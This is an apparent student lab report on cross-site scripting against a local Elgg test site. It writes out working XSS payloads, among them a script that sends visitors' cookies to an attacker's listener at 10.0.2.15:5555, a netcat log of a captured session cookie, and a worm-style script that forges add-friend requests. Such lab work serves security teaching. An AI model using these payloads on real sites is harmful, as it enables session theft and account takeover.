Seunghyuk Baek

Sbaek44@vt.edu


ECE 5480

Project 5

Introduction

This project is to demonstrate and test how cross-site scripting (XSS) exploits security vulnerabilities in a website based on scenario-based study. XSS is injection of malicious code (such as javascript code) into the victim's web browser. This security attack often results in bleaching of confidential information of users.

Task 1: An attacker writes javascript code in his or her profile, attacking those who visiting attacker's profile page.




Edit profile

Display name: Alice

About me:

```
<script type='text/javascript'>alert('XSS');</script>
```

Here, attacker is the user 'Alice'. She wrote the simple javascript code to pop up the message box that says 'XSS'.




Alice

About me

XSS

If someone visits Alice's profile page, XSS message pup-up will appear.

Task 2: The attacker now tries to exploit other users' credential information




Edit profile

Display name: Alice

About me

```
<script type='text/javascript'>alert('XSS');</script>
<script type='text/javascript'>alert(document.cookie);</script>
```

Alice added another javascript code that reveals cookie information of visitors.




```
Elgg=t26ac2qu6r1h2j3ku21qiolre6
```

□ Prevent this page from creating additional dialogs

The cookie of another user (this case, Boby) was revealed when he visited Alice’s profile page

Task 3: An attacker tries to reveal a victim’s cookie by HTTP request.



Edit profile


Display name

Alice


About me

```
<script type='text/javascript'>document.write('<img src=http://10.0.2.15:5555?c='
+ escape(document.cookie) + ' >');
</script>
```

Alice the hacker added javascript code that sends HTTP request to attacker’s computer at specified port (here port 5555 is used)




Boby visited Alice’s profile page.



```
[11/08/18]seed@VM:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [10.0.2.4] port 5555 [tcp/*] accepted (family 2, sport 38986)
GET /?c=Elgg%3D3cuk2p50ef5sr67ehgqno8rlv6 HTTP/1.1
Host: 10.0.2.15:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefo
x/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/alice
Connection: keep-alive
```


Using netcat command, Alice created simple TCP server and listen to port 5555 for TCP transaction. The victim’s cookie is bleached (in red circle)

Task 4: Another hacker ‘Samy’ tries to add other user in his friend list. Any visitor who visits Samy’s profile will automatically add Samy as a friend.




```
Request URL: http://www.xsslabelgg.com/action/messages/send
Request method: POST
Remote address: 127.0.0.1:80
Status code: 302 Found
Version: HTTP/1.1
Location: http://www.xsslabelgg.com/messages/compose
Pragma: no-cache
Server: Apache/2.4.18 (Ubuntu)
Request headers (508 B)
Accept: text/html,application/xhtml+xm...plication/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Content-Length: 128
Content-Type: application/x-www-form-urlencoded
Cookie: Elgg=946cj5kpp20q1b7l5a413egi94
Host: www.xsslabelgg.com
Referer: http://www.xsslabelgg.com/messages/add/47
```

Frist, Samy need to know his own unique id in this web site. By sending add request to himself, he can easily identify his user id number (here it is 47).



```
Request URL: lgg.com/action/friends/add?friend=44&__elgg_ts=1541730021&__elgg_token=Syhnax4DBzoslNY_0yjIKQ
Request method: POST
Remote address: 127.0.0.1:80
Status code: 200 OK
Version: HTTP/1.1
Keep-Alive: timeout=5, max=100
Pragma: no-cache
Server: Apache/2.4.18 (Ubuntu)
```

Next, Samy needed to know how “add friend” requests are passed us URL. Here, it is /action/friends/add?firend=(user id)&other information.



Display name


Samy

About me

```
<p><script type="text/javascript">
window.onload=function(){
var Ajax=null;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=" + "47" + token + ts;
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send();
}

</script></p>
```


Here, Samy added javascript code using the information above.



Boby's friends

No friends yet.

Boby had no friend in his friend list.

